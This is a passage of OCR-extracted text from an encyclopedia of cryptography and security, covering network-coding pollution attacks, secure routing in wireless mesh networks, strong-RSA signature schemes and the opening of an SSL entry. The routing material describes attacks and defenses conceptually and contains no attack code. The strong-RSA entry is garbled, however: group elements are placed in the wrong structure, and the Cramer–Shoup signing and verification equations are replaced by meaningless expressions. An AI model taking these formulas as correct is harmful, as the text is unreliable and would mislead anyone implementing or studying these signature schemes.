Information-theoretic approaches do not filter out polluted packets at intermediate nodes; instead, they either encode enough redundant information into packets which allows receivers to detect the presence of polluted packets (Ho et al., 2004) or use a distributed protocol which allows receivers to tolerate pollution and recover native packets (Jaggi et al., 2007). However, given that polluted packets are not filtered out, the throughput that can be achieved by the protocol is upper-bounded by the information-theoretic optimal rate of $C - z_O$, where C is the network capacity from the source to the receiver and z_O is the network capacity from the adversary to the receiver.

Defenses against pollution attacks in inter-flow network coding CodeGuard is a defense mechanism against packet pollution attacks in inter-flow coding systems. CodeGuard allows nodes to attest the correctness of their prior coding operations and incurs a constant bandwidth overhead regardless of the number of coding nodes involved. It uses bit-level traceback and a novel cross-examination technique that efficiently tracks the history of a corrupted packet and identifies attacker nodes unequivocally.

Entropy attacks and defenses In an entropy attack, the attacker creates non-innovative packets (i.e., packets that contain information already known by the system), resulting in a severe degradation of system performance (Newell et al., 2012). Although entropy attacks share some characteristics with pollution attacks and selective forwarding, none of the

techniques proposed to defend against such attacks are applicable to entropy attacks because the packets look legitimate and the packet forwarding is stealthy in nature. Newell et al. (2012) propose and evaluate several defenses that vary in detection capabilities and overhead.

Cross-References

Secure Communication

References

Agrawal S, Boneh D (2009) Homomorphic MACs: Mac-based integrity for network coding. In: Proceedings of ACNS'09

Boneh D, Freeman D, Katz J, Waters B (2009) Signing a linear subspace: signature schemes for network coding. In: Proceedings of PKC'09

Chachulski S, Jennings M, Katti S, Katabi D (2007) Trading structure for randomness in wireless opportunistic routing. In: Proceedings of ACM SIGCOMM'07

Charles D, Jain K, Lauter K (2006) Signatures for network coding. In: Proceedings of CISS'06

Das S, Wu Y, Chandra R, Hu YC (2008) Context-based routing: technique, applications, and experience. In: Proceedings of NSDI'08

Dong J, Curtmola R, Nita-Rotaru C (2009) Practical defenses against pollution attacks in intra-flow network coding for wireless mesh networks. In: Proceedings of WiSec'09

Dong J, Curtmola R, Nita-Rotaru C (2011) Practical defenses against pollution attacks in wireless network coding. ACM Trans Inf Syst Secur 14(1):31

Eriksson J, Krishnamurthy S, Faloutsos M (2006) Truelink: a practical countermeasure to the wormhole attack in wireless networks. In: Proceedings of ICNP'06

Gkantsidis C, Rodriguez Rodriguez P (2006) Cooperative security for network coding file distribution. In: Proceedings of INFOCOM 2006

Ho T, Leong B, Koetter R, Medard M, Effros M, Karger D (2004) Byzantine modification detection in multicast networks using randomized network coding. In: Proceedings of ISIT'04

Hu YC, Perrig A, Johnson DB (2003) Packet leashes: a defense against wormhole attacks in wireless ad hoc networks. In: INFOCOM

Jaggi S, Langberg M, Katti S, Ho T, Katabi D, Medard M (2007) Resilient network coding in the presence of byzantine adversaries. In: Proceedings of INFOCOM'07

Katti S, Rahul H, Hu W, Katabi D, Médard M, Crowcroft J (2006) Xors in the air: practical wireless network coding. In: Proceedings of ACM SIGCOMM'06

Katti S, Katabi D, Balakrishnan H, Medard M (2008) Symbol-level network coding for wireless mesh networks. In: Proceedings of the ACM SIGCOMM 2008, pp 401–412

Kehdi E, Li B (2009) Null keys: limiting malicious attacks via null space properties of network coding. In: INFOCOM

Krohn M, Freedman M, Mazieres D (2004) On-the-fly verification of rateless erasure codes for efficient content distribution. In: Proceedings of symposium on security and privacy

Le J, Lui JCS, Chiu DM (2008) DCAR: distributed coding-aware routing in wireless networks. In: Proceedings of ICDCS'08

Li Q, Chiu DM, Lui J (2006) On the practical and security issues of batch content distribution via network coding. In: Proceedings of ICNP'06

Newell AJ, Curtmola R, Nita-Rotaru C (2012) Entropy attacks and countermeasures in wireless network coding. In: Proceedings of the Fifth ACM Conference on Security and Privacy in Wireless and Mobile Networks, pp 185–196

Yu Z, Wei Y, Ramkumar B, Guan Y (2008) An efficient signature-based scheme for securing network coding against pollution attacks. In: Proceedings of INFOCOM'08

Yu Z, Wei Y, Ramkumar B, Guan Y (2009) An efficient signature scheme for securing XOR network coding against pollution attacks. In: INFOCOM

Zhang X, Li B (2008a) DICE: a game theoretic framework for wireless multipath network coding. In: Proceedings of Mobihoc 2008

Zhang X, Li B (2008b) Optimized multipath network coding in lossy wireless networks. In: Proceedings of ICDCS'08

Zhao F, Kalker T, Medard M, Han K (2007) Signatures for content distribution with network coding. In: Proceedings of ISIT'07

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300864

Secure Networks Design

Security of Wireless Mesh Networks (General Overview)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_884

Secure Routing in Wireless Mesh Networks

Cristina Nita-Rotaru[46] ✉, Jing Dong[47] ✉ and Reza Curtmola[48] ✉
(46) Northeastern University, Boston, MA, USA
(47) Google, San Francisco, CA, USA
(48) Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA

✉ **Cristina Nita-Rotaru**
Email: c.nitarotaru@northeastern.edu

✉ **Jing Dong**
Email: jingdong0@gmail.com

✉ **Reza Curtmola (Corresponding author)**
Email: reza.curtmola@njit.edu

Synonyms

Secure communication

Definitions

A secure routing protocol guarantees that the routing service works correctly, i.e., delivers packets between a source and one or multiple destinations without being altered, delayed, or dropped, by intermediate forwarder nodes.

Background

Routing protocols ensure that data sent by the source is routed across the network and reaches the destination. The destination can be a single node (unicast routing) or multiple nodes (multicast routing). Most of the routing protocols for ad hoc wireless networks have a route establishment phase where a routing path is established and selected based on a metric (typically hop-count) and a data forwarding phase in which nodes on the path forward packets to a particular destination.

Wireless mesh networks (WMNs) share a lot of similarities with mobile ad hoc networks (MANETs), as in both, communication is done using wireless transmissions in a multi-hop fashion (i.e., the communication between source and destination is relayed by intermediate nodes). Thus, routing protocols that were proposed in MANETs for unicast (AODV Perkins and Royer 2000, DSR Johnson et al. 2001, DSDV Perkins and Bhagwat 1994) and multicast (MAODV Royer and Perkins 2000) can be used in WMNs. However, some routing protocols such as ODMRP (Lee et al., 2002) were specifically designed to take advantage of the mesh structure in a WMN. Moreover, given their static nature, WMNs are used primarily for applications that require high throughput. To maximize path throughput, an important focus in routing for WMNs is to use high-throughput metrics (such as ETX Couto et al. 2003, PP Keshav 1993; Draves et al. 2004, RTT Adya et al. 2004, SPP Roy et al. 2006), in which the paths are selected based on the quality of the wireless links, as opposed to the more traditional hop-count metric which seeks to minimize the number of hops on a path. As a result, WMNs share many security threats with MANETs, but they also add new security challenges that originate from the different nature of routing protocols designed to take into account the mesh structure and the high-throughput metrics.

Theory

Attacks Against Routing


The main goal of an attack against routing is that of disrupting packet delivery between source and destination (A related attack is when a passive attacker performs traffic analysis, which will not be considered here.). One

criterion to classify attacks is depending on whether the adversary possesses the credentials to participate in routing. In the absence of any security mechanisms, the wireless transmission medium makes routing vulnerable to outside attacks, in which adversaries replay, inject, or modify control or data packets. These attacks can be prevented by using cryptographic mechanisms such as MACs and digital signatures that ensure authentication and integrity of messages exchanged between nodes. However, such mechanisms are not sufficient against insider attacks, which occur when adversaries gain access to the cryptographic material stored at the nodes. Given the multi-hop nature of routing and the lack of physical security which makes devices susceptible to theft, insider attacks can be a severe security threat.

Another criterion to classify attacks is depending on which phase of the routing protocol is targeted. Attacks can target the path establishment phase and the packet forwarding phase. Both must be secured. Attacks that disrupt the correct path establishment target the underlying routing structure (i.e., a path or multipaths for unicast and a mesh or a tree for multicast). Examples are distorting the routing structure or preventing its establishment altogether. The most common attack targeting the packet forwarding phase is the packet dropping attack in which adversaries drop (either partially or totally) the packets that are routed through them. Some attacks target both phases: adversaries manipulate the route establishment phase in order to be included on many routes and subsequently disrupt large portions of the network by attacking the data forwarding phase. Examples include wormhole (Hu et al., 2003b), rushing (Hu et al., 2003c), and metric manipulation attacks (Dong et al., 2008). Finally, adversaries can perform the attack by acting individually or by colluding with other adversaries. The presence of multiple colluding adversaries usually makes an attack more challenging to mitigate.

In a *wormhole attack*, two colluding adversaries create the appearance of a short path by tunneling packets among themselves. For example, in Fig. 1, adversarial nodes $A1$ and $A2$ have created a wormhole link between them (the dotted line) and honest nodes $N1$ and $N2$ choose the route that includes the wormhole link because it seems to have a low cost. In a traditional wormhole attack, $N1$ and $N2$ are outside attackers that simply act as repeaters (e.g., $A1$ sends to $A2$ packets overheard from $N1$ and $A2$ rebroadcasts them), leading $N1$ and $N2$ to believe they are direct neighbors.

In the Byzantine version of the wormhole attack (Awerbuch et al., 2007), *A*1 and *A*2 are compromised nodes that establish a wormhole link between them but are still visible on the path between *N*1 and *N*2.



Secure Routing in Wireless Mesh Networks, Fig. 1 Wormhole attack

In *rushing attacks*, an attacker is able to propagate an adversarial variant of a packet through the network. A typical example is to take advantage of the flood duplicate suppression technique in the route discovery phase of an on-demand routing protocol such as AODV (Perkins and Royer, 2000). Attacker nodes can simply transmit flood packets by ignoring the small randomized delays (required by wireless transmissions in order to reduce collisions). As a result, flood packets traveling through legitimate routes will be ignored, and, instead, attackers will be included on routes.

Metric manipulation attacks. Dong et al. (2008) occur in WMNs that are optimized to use high-throughput metrics (instead of the more traditional hop-count metric). In a typical use, each node is required to collect local information about its adjacent links based on periodical probes from its neighbors. This local information is then propagated in the network, allowing nodes to obtain global information about the quality of routes. In a metric manipulation attack, an adversarial node advertises "high-quality" paths by manipulating either its own contribution to the path metric or the contributions of other nodes that were accumulated in the path metric. As a result, attacker nodes will act as "attractors" for many routes. These attacks are Byzantine in nature, as they are conducted by nodes that have the credentials to participate in routing yet are under adversarial control.

Defenses

Defenses against packet dropping. The *watchdog* technique (Marti et al., 2000) relies on the fact that a node can overhear its neighboring node's forwarding packets to other destinations. If a node does not overhear a neighbor forwarding more than a threshold number of packets, it concludes that the neighbor is adversarial. This technique is most effective against

individual non-colluding attackers. Alternatively, the Expected Forwarded Counter (EFW) metric (Paris et al., 2013) can be used to cope with selfish behavior (i.e., packet dropping). EFW combines, in a cross-layer fashion, routing-layer observations of forwarding behavior with MAC-layer measurements of wireless link quality to select the most reliable and high-performance path.

AMD (Zhang et al., 2016) is another solution that isolates packet droppers by integrating reputation management, trustworthy route discovery, and identification of misbehaving nodes based on behavioral audits in a distributed and resource-efficient manner. AMD can detect selective dropping attacks even if end-to-end traffic is encrypted and can be applied to multichannel networks or networks consisting of nodes with directional antennas.

Defenses against rushing. Rushing attack prevention (RAP) (Hu et al., 2003c) prevents the rushing attack by waiting for up to *k* flood requests and then randomly selecting one to forward, rather than only forwarding the first one. ODSBR (Awerbuch et al., 2007) adopts another defense against the rushing attack by processing all duplicate flood packets, and if a valid flood packet with a lower metric is received, an additional rebroadcast is scheduled. The advantage of this technique is that even if an adversary performs a successful "rush" in an attempt to be selected on the path, the adversarial variant of the flood will be shortly overridden by the legitimate flood with a lower path cost.

Defenses against wormhole. Several defenses were proposed against the traditional wormhole attack. Packet leashes (Hu et al., 2003b) restrict the maximum transmission distance by using either a tight time synchronization (temporal leash) or location information (geographic leash). As such, they require specialized hardware, such as accurate clocks or GPS receivers. Another technique relies on directional antennas (Hu and Evans, 2004) and prevents wormholes by having each node maintain accurate information about its neighbors. Messages coming from a node that is not perceived as a neighbor are ignored. TrueLink (Eriksson et al., 2006) prevents formation of wormholes by using MAC-layer acknowledgments to infer if a link exists or not between two nodes.

The above techniques rely on the end points of the wormhole to prevent wormhole formation. Since the end points of a Byzantine wormhole are adversarial and cannot be trusted to follow the protocol correctly, these techniques are ineffective against Byzantine wormhole attacks. The ODSBR (Awerbuch et al., 2007) protocol incorporates several techniques to defend against the Byzantine wormhole attack, which are motivated by the observation that the primary wormhole attack is the dropping of packets that attempt to travel through the wormhole, rather than the wormhole formation. A wormhole attack will appear to ODSBR as a faulty link existing between two nodes. ODSBR mitigates the attack not by preventing the formation of the wormhole but by detecting it and increasing its weight. Once the wormhole's link weight has been increased sufficiently, ODSBR will avoid it and select the next best alternate path.

Defenses against metric manipulation attacks. Metric manipulation attacks not only distort path establishment but also make recovery difficult even if attackers are identified, because honest nodes cannot rely on the "poisoned" metric. S-ODMRP (Dong et al., 2008) uses a measurement-based detection mechanism to first identify attacker nodes and then isolate them through an accusation-based reaction mechanism. The detection component is based on the ability of honest nodes to detect a discrepancy between the advertised data rate and the actual perceived data rate. The accusation component temporarily prevents attacker nodes to participate in routing. To address the metric poisoning effect, the metric is refreshed in the network shortly after attacker identification.

Securing unicast routing. Unlike the previous defenses which target individual attacks, several full-fledged secure routing protocols were also proposed to provide resilience against outside (Papadimitratos and Haas, 2002; Zapata and Asokan, 2002; Sanzgiri et al., 2002) and inside (Hu et al., 2003a; Papadimitratos and Haas, 2003a; Hu et al., 2002; Lee, 2002) attacks.

SRP (Papadimitratos and Haas, 2002) prevents impersonation and replay attacks for on-demand routing by disabling route caching and providing end-to-end authentication using HMACs (HMA, 2002). One-way hash chains and digital signatures were used to secure on-demand distance vector (SAODV Zapata and Asokan 2002; SEAD Hu et al. 2003a; ARAN Sanzgiri

et al. 2002) and link state (Papadimitratos and Haas 2003b) routing protocols. SDT (Papadimitratos and Haas, 2003a) and Ariadne (Hu et al., 2002) use multipath routing to mitigate data dropping attacks. SDT disseminates packets across several disjoint paths and uses authenticated destination-to-source acknowledgments as proof that packets reached their destination. In Ariadne, nodes that have several paths available assign a fraction of packets to be sent along each path. This multipath approach has relatively low overhead, converges quickly, and works effectively in a well-connected wireless network, where the number of disjoint paths is large. In Afora (Lee, 2002), nodes do not forward all route replies but probabilistically drop some of them to increase resilience to attacks. Both Ariadne and Afora rely on an external feedback mechanism to notify them about the resilience of particular paths.

The ODSBR (Awerbuch et al., 2007) routing protocol was designed to withstand a large set of Byzantine attacks from multiple colluding adversaries, including data dropping, rushing, and wormhole attacks. ODSBR uses an acknowledgment-based feedback technique to detect the presence of attacks and a binary searched-based probing technique to localize faulty links on routes and selects routes based on a reliability metric that captures link failures and adversarial behavior.

When multiple paths are available between source and destination, Sprout (Eriksson et al., 2007) achieves attack resilience by generating routes probabilistically. The quality of active routes is monitored, and reliable routes with short round-trip times carry the majority of packets, whereas a fraction of the packets are sent along other routes in order to maintain diversity.

The Castor protocol (Galuba et al., 2010) distinguishes itself through simplicity. The protocol does not use any control messages except simple packet acknowledgements, and each node makes routing decisions locally and independently without exchanging any routing state with other nodes. It relies primarily on a reliability metric to route packets, and the communication reliability information is kept locally at each node in the network, not at the source. This design makes the protocol resilient to a wide range of attacks and allows it to scale to large network sizes.

Securing multicast routing. Most of the work on multicast routing in WMNs has focused on application-specific security issues such as key

management, which is needed to ensure data confidentiality and authenticity (Bruschi and Rosti, 2002; Kaya et al., 2003; Zhu et al., 2004; Lazos and Poovendran, 2007; Balachandran et al., 2005). In contrast to secure unicast routing, the work studying security issues specific to multicast routing in WMNs is relatively scarce. For tree-based multicast routing protocols, such as MAODV (Royer and Perkins, 2000), Roy et al. (2005) propose an authentication framework which allows the protocol to withstand several outside attacks targeted against the creation and maintenance of the multicast tree. The BSMR protocol (Curtmola and Nita-Rotaru, 2009) complements this work and achieves protection against Byzantine attacks in tree-based multicast protocols by using a combination of techniques which include detecting the reliability of links by comparing the perceived data rate with the rate advertised by the multicast source and selecting routes based on a reliability metric that captures adversarial behavior. Finally, for multicast routing protocols that use a mesh-based routing structure (e.g., ODMRP Lee et al. 2002) in combination with high-throughput metrics, Dong et al. (2008) present a defense technique against metric manipulation attacks.

Applications

Secure routing protocols serve as a fundamental building block for any communication system. In the context of wireless mesh networks, applications that can benefit from secure routing include those that need high performance and availability such as multimedia conferencing and online video broadcasting, as well as those that require deployment in adversarial environments such as military battlefields and rescue missions.

References

Adya A, Bahl P, Padhye J, Wolman A, Zhou L (2004) A multi-radio unification protocol for ieee 802.11 wireless networks. In: Proceedings of BroadNets'04

Awerbuch B, Curtmola R, Holmer D, Nita-Rotaru C, Rubens H (2007) ODSBR: an on-demand secure Byzantine resilient routing protocol for wireless ad hoc networks. ACM Trans Inf Syst Secur (TISSEC) 10: 1–35

Balachandran RK, Ramamurthy B, Xukai Z, Vinodchandran NV (2005) CRTDH: an efficient key agreement scheme for secure group communications in wireless ad hoc networks. In: Proceedings of

ICC’05

Bruschi D, Rosti E (2002) Secure multicast in wireless networks of mobile hosts: protocols and issues. Mob Netw Appl 7(6):503–511

Couto DSJD, Aguayo D, Bicket JC, Morris R (2003) A high-throughput path metric for multi-hop wireless routing. In: Proceedings of MOBICOM’03. ACM, pp 134–146

Curtmola R, Nita-Rotaru C (2009) BSMR: Byzantine-resilient secure multicast routing in multi-hop wireless networks. IEEE Trans Mob Comput (TMC) 8(4): 445–459

Dong J, Curtmola R, Nita-Rotaru C (2008) On the pitfalls of using high-throughput multicast metrics in adversarial wireless mesh networks. In: Proceedings of the 4th IEEE conference on sensor, mesh and ad hoc communications and networks (SECON’08)

Draves R, Padhye J, Zill B (2004) Comparison of routing metrics for static multi-hop wireless networks. In: Proceedings of SIGCOMM’04, pp 133–144

Eriksson J, Krishnamurthy SV, Faloutsos M (2006) Truelink: a practical countermeasure to the wormhole attack in wireless networks. In: Proceedings of ICNP’06

Eriksson J, Faloutsos M, Krishnamurthy SV (2007) Routing amid colluding attackers. In: 2007 IEEE International Conference on Network Protocols, pp 184–193

Galuba W, Papadimitratos P, Poturalski M, Aberer K, Despotovic Z, Kellerer W (2010) Castor: scalable secure routing for ad hoc networks. In: 2010 Proceedings IEEE INFOCOM, pp 1–9

HMA (2002) The keyed-hash message authentication code (HMAC). FIPS 198, National Institute for Standards and Technology (NIST). http://csrc.nist.gov/publications/fips/index.html

Hu L, Evans D (2004) Using directional antennas to prevent wormhole attacks. In: Proceedings of NDSS

Hu YC, Perrig A, Johnson DB (2002) Ariadne: a secure on-demand routing protocol for ad hoc networks. In: Proceedings of MOBICOM

Hu YC, Johnson DB, Perrig A (2003a) Sead: secure efficient distance vector routing for mobile wireless ad hoc networks. Ad Hoc Netw 1(1):175–192

Hu YC, Perrig A, Johnson DB (2003b) Packet leashes: a defense against wormhole attacks in wireless ad hoc networks. In: Proceedinsg of INFOCOM

Hu YC, Perrig A, Johnson DB (2003c) Rushing attacks and defense in wireless ad hoc network routing protocols. In: Proceedings of WiSe

Johnson DB, Maltz DA, Broch J (2001) DSR: the dynamic source routing protocol for multi-hop wireless ad hoc networks. In: Ad Hoc Networking, chap 5. Addison-Wesley, pp 139–172

Kaya T, Lin G, Noubir G, Yilmaz A (2003) Secure multicast groups on ad hoc networks. In: Proceedings of SASN’03. ACM Press, pp 94–102

Keshav S (1993) A control-theoretic approach to flow control. In: Proceedings of the Conference on Communications Architecture and Protocols, pp 3–15

Lazos L, Poovendran R (2007) Power proximity based key management for secure multicast in ad hoc networks. Wirel Netw 13(1):127–148

Lee HI (2002) Afora: ad hoc routing in the face of misbehaving nodes. Master's Thesis, MIT

Lee SJ, Su W, Gerla M (2002) On-demand multicast routing protocol in multihop wireless mobile networks. Mob Netw Appl 7(6):441–453

Marti S, Giuli T, Lai K, Baker M (2000) Mitigating routing misbehavior in mobile ad hoc networks. In: Proceedings of MOBICOM

Papadimitratos P, Haas ZJ (2002) Secure routing for mobile ad hoc networks. In: SCS Communication Networks and Distributed Systems Modeling and Simulation Conference (CNDS), pp 27–31

Papadimitratos P, Haas ZJ (2003a) Secure data transmission in mobile ad hoc networks. In: Proceedings of ACM Workshop on Wireless Security (WiSe)

Papadimitratos P, Haas ZJ (2003b) Secure link state routing for mobile ad hoc networks. In: Proceedings of the 2003 Symposium on Applications and the Internet Workshops (SAINT'03 Workshops), IEEE Computer Society

Paris S, Nita-Rotaru C, Martignon F, Capone A (2013) Cross-layer metrics for reliable routing in wireless mesh networks. IEEE/ACM Trans Netw 21(3):1003–1016

Perkins CE, Bhagwat P (1994) Highly dynamic destination-sequenced distance-vector routing (DSDV) for mobile computers. In: Proceedings of SIGCOMM

Perkins CE, Royer EM (2000) Ad hoc on-demand distance vector routing. In: Ad hoc networking. Addison-Wesley

Royer E, Perkins C (2000) Multicast ad-hoc on-demand distance vector (MAODV) routing. In: Internet draft

Roy S, Addada VG, Setia S, Jajodia S (2005) Securing MAODV: attacks and countermeasures. In: Proceedings of SECON'05. IEEE

Roy S, Koutsonikolas D, Das S, Hu C (2006) High-throughput multicast routing metrics in wireless mesh networks. In: ICDCS

Sanzgiri K, Dahill B, Levine BN, Shields C, Belding-Royer E (2002) A secure routing protocol for ad hoc networks. In: Proceedings of ICNP

Zapata MG, Asokan N (2002) Securing ad hoc routing protocols. In: Proceedings of ACM Workshop on Wireless Security (WiSe)

Zhang Y, Lazos L, Kozma W (2016) AMD: audit-based misbehavior detection in wireless ad hoc networks. IEEE Trans Mob Comput 15(8):1893–1907

Zhu S, Setia S, Xu S, Jajodia S (2004) GKMPAN: an efficient group rekeying scheme for secure multicast in ad-hoc networks. In: Proceedings of Mobiquitos. IEEE, pp 42–51

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300865

Secure Shell

SSH

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_155

Secure Signatures from the "Strong RSA" Assumption

Dan Boneh[49] ✉
(49) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Background

In the late 1990s it was realized that by making a somewhat stronger intractability assumption than RSA (RSA Problem), it is possible to devise digital signature schemes that are fairly efficient, and at the same time have a rigorous proof of security (without resorting to the random-oracle heuristic). The intractability assumption states that given a modulus n (modular arithmetic) of unknown factorization and an element x in the ring F_2^s it is hard to come up with an exponent $e \geq 2$ and an element y in F_2^s, such that $y^e = x \pmod{n}$. This assumption, first used by Barić and Pfitzmann in the context of fail-stop signatures (Barić and Pfitzmann 1997), is called the *strong RSA assumption* (or the *flexible RSA assumption*).

Theory

A simple way of using this assumption for signatures was described by Gennaro et al. (1999). In their construction, the public key (public key cryptography) is a triple (n, x, H), where n is product of two "quasi-safe primes," x is a random element in F_2^s, and H is a hash function, mapping

strings to odd integers. The secret key consists of the factorization of n. To sign a message m, the signer picks a random string r, computes $e \leftarrow H(m, r)$, and then, using the factorization of n, finds an element $a \in F_2^n$ such that $y^e = x \pmod{n}$. To verify a signature (r, y) on message m, the verifier checks that $y^{H(m, r)} = x \pmod{n}$.

Gennaro et al. proved that this scheme is secure—in the sense of existential unforgeability (existential forgery) under an adaptive chosen message attack (EU-CMA)—under some conditions on the function H. The first condition is that H is *division intractable*. This means that it is hard to come up with a list of pairs, (m_i, r_i), $i = 1, \ldots, t$, where the integer $H(m_t, r_t)$ divides the product $L \leftarrow E_{K_1}(0^n)$. The other condition on H means, informally, that one cannot reduce breaking the strong RSA assumption to "breaking the hash function$H$." It is shown in (Gennaro et al. 1999) that hash functions satisfying these conditions exist if the strong RSA assumption holds. (It is also shown in (Gennaro et al. 1999) that if H is modeled as a random oracle, then it satisfies these conditions, provided that its output is sufficiently long. However, Coron and Naccache showed in (Coron and Naccache 2000) that the output of H in this case should be at least as long as the modulus n.)

Cramer and Shoup (2000), followed by Fischlin (2003), proposed more efficient signatures based on the strong RSA assumption. In the Cramer–Shoup public key scheme, the public key is a 5-tuple (n, h, x, e', H), where n is a product of two "safe primes," h, x are random quadratic residues in $\underline{\texttt{il}}(x)$ is an odd prime, and H is a hash function, mapping strings to integers. If ℓ denotes the output length of H, then the prime e' must be at least $(\ell + 1)$-bit long. The secret key consists of the factorization of n. To sign a message m, the signer picks a new $(l + 1)$-bit prime $e \neq e'$ and a random quadratic residue $a \in F_2^n$, sets $x' \leftarrow (y')^{e'} h^{-H(m)} \pmod{n}$, and then, using the factorization of n, finds an element $a \in F_2^n$ such that $(\log n)^2 \cdot \sqrt{p} \pmod{n}$. To verify a signature (e, y, y') on message m, the verifier checks that e is an odd $(\ell + 1)$-bit number, $e \neq e'$, sets $x' \leftarrow (y')^{e'} h^{-H(m)} \pmod{n}$, and checks that $(\log n)^2 \cdot \sqrt{p} \pmod{n}$.

In the scheme of Fischlin, the public key is a 5-tuple (n, g, h, x, H), where n, h, x, H are as in the Cramer–Shoup scheme, and g is yet another random quadratic residue in F_2^s. Again, the secret key is the factorization

of n, and we use ℓ to denote the output length of H. To sign a message m, the signer picks a new $(\ell + 1)$-bit prime e and a random ℓ-bit string α, and then, using the factorization of n, finds an element $a \in F_2^n$ such that $y^e = xg^{\alpha}h^{\alpha \oplus H(m)} \pmod{n}$. To verify a signature (e, α, y) on message m, the verifier checks that e is an odd $(\ell + 1)$-bit number, that α is an ℓ-bit string, and that $y^e = xg^{\alpha}h^{\alpha \oplus H(m)} \pmod{n}$. Fischlin also proposed other variations of this scheme, where the prime e can be chosen even shorter than $\ell + 1$ bits (and the computation made slightly more efficient), at the price of a longer public key.

For all of these schemes, it is proved that they are secure (in the sense of EU-CMA), assuming the strong RSA assumption and the collision intractability of the hash function H, and as long as the signer never uses the same prime e for two different signatures. The Cramer–Shoup signature scheme was generalized by Damgård and Koprowski to any group where extracting roots is hard (Damgård and Koprowski 2002). The same generalization can be applied to the schemes described by Fischlin.

It is interesting to note that the Cramer–Shoup signature scheme can be viewed as a simple variation on an earlier scheme by Cramer and Damgård (1996). The Cramer–Damgård scheme is based on a tree construction, and one of its parameters is the depth of that tree. For a tree of depth one, the scheme maintains in the public key a list of t odd primes $e_1, \ldots, e_t$, and can be used to generate up to t signatures, using a different prime each time. The Cramer–Shoup scheme is obtained essentially by letting the signer choose the odd primes "on the fly" instead of committing to them ahead of time in the public key. One pays for this flexibility by having to make a stronger intractability assumption. Since the attacker can now choose the exponent e relative to which it issues the forgery, one has to assume the strong RSA assumption (whereas the standard RSA assumption suffices for the Cramer–Damgård scheme.)

A curious feature of the Cramer–Shoup and Fischlin schemes (as well as some instances of the Gennaro–Halevi–Rabin scheme) is that when there is an a priori polynomial bound on the total number of signatures to be made, the signer can generate its public/private key pair even without knowing the factorization of the modulus n. (This is done using the same strategy as the simulator in the security proof of these schemes.) That makes it possible in some cases to have many users in a system, all sharing the same modulus n.

Cross-References

Cramer–Shoup Public-Key System
Digital Signature Schemes

References

Barić N, Pfitzmann B (1997) Collision-free accumulators and fail-stop signature schemes without trees. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97, Lecture notes in computer science, vol 1233. Springer-Verlag, Berlin, pp 480–494

Coron JS, Naccache D (2000) Security analysis of the Gennaro–Halevi–Rabin signature scheme. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000, Lecture notes in computer science, vol 1807. Springer-Verlag, Berlin, pp 91–101

Cramer R, Damgård IB (1996) New generations of secure and practical RSA-based signatures. In: Koblitz N (ed) Advances in Cryptology – CRYPTO'96, Lecture notes in computer science, vol 1109. Springer-Verlag, Berlin, pp 173–186

Cramer R, Shoup V (2000) Signature schemes based on the strong RSA assumption. ACM Trans Inform Syst Sec (ACM-TISSEC) 3(3):161–185

Damgård IB, Koprowski M (2002) Generic lower bounds for root extraction and signature schemes in general groups. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002, Lecture notes in computer science, vol 2332. Springer-Verlag, Berlin, pp 256–271

Fischlin M (2003) The Cramer-Shoup strong-RSA signature scheme revisited. In: Desmedt YG (ed) Public key cryptography – PKC 2003, Lecture notes in computer science, vol 2567. Springer-Verlag, Berlin, pp 116–129

Gennaro R, Halevi S, Rabin T (1999) Secure hash-and-sign signatures without the random oracle. In: Stem J (ed) Advances in cryptology – EUROCRYPT'99, Lecture notes in computer science, vol 1592. Springer-Verlag, Berlin, pp 123–139

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_223

Secure Socket Layer (SSL)

Clemens Heinrich[50] ✉
(50) Francotyp-Postalia GmbH, Birkenwerder, Germany

✉ **Clemens Heinrich**
Email: c.heinrich@francotyp.com

Synonyms

SSL; TLS

Definition

Secure Socket Layer (SSL) denotes the predominant communication security protocol of the Internet particularly for World Wide Web (WWW) services relating to electronic commerce or home banking.

Background

The majority of web servers and browsers support SSL as the de facto standard for secure client-server communication. The Secure Socket Layer protocol builds up point-to-point connections that allow private and unimpaired message exchange between strongly authenticated parties.

In the ISO/OSI reference model (ISO 7498-2 n.d.), SSL resides in the session layer between the transport layer (4) and the application layer (7); with respect to the Internet family of protocols, this corresponds to the range between TCP/IP and application protocols such as HTTP, FTP, Telnet, etc. SSL provides no intrinsic synchronization mechanism; it relies on the data link layer below.

History

Netscape developed the first specification of SSL in 1994, but only publicly released and deployed the next version, SSLv2 (Hickman 1995). With respect to public key cryptography, it relies mainly on RSA encryption (RSA Public Key Cryptosystem) and X.509-compliant certificates. Block ciphers, such as DES (Data Encryption Standard), Triple DES (3DES), and RC4, along with hash functions like MD5 and SHA, complement the suite of prevailing algorithms.

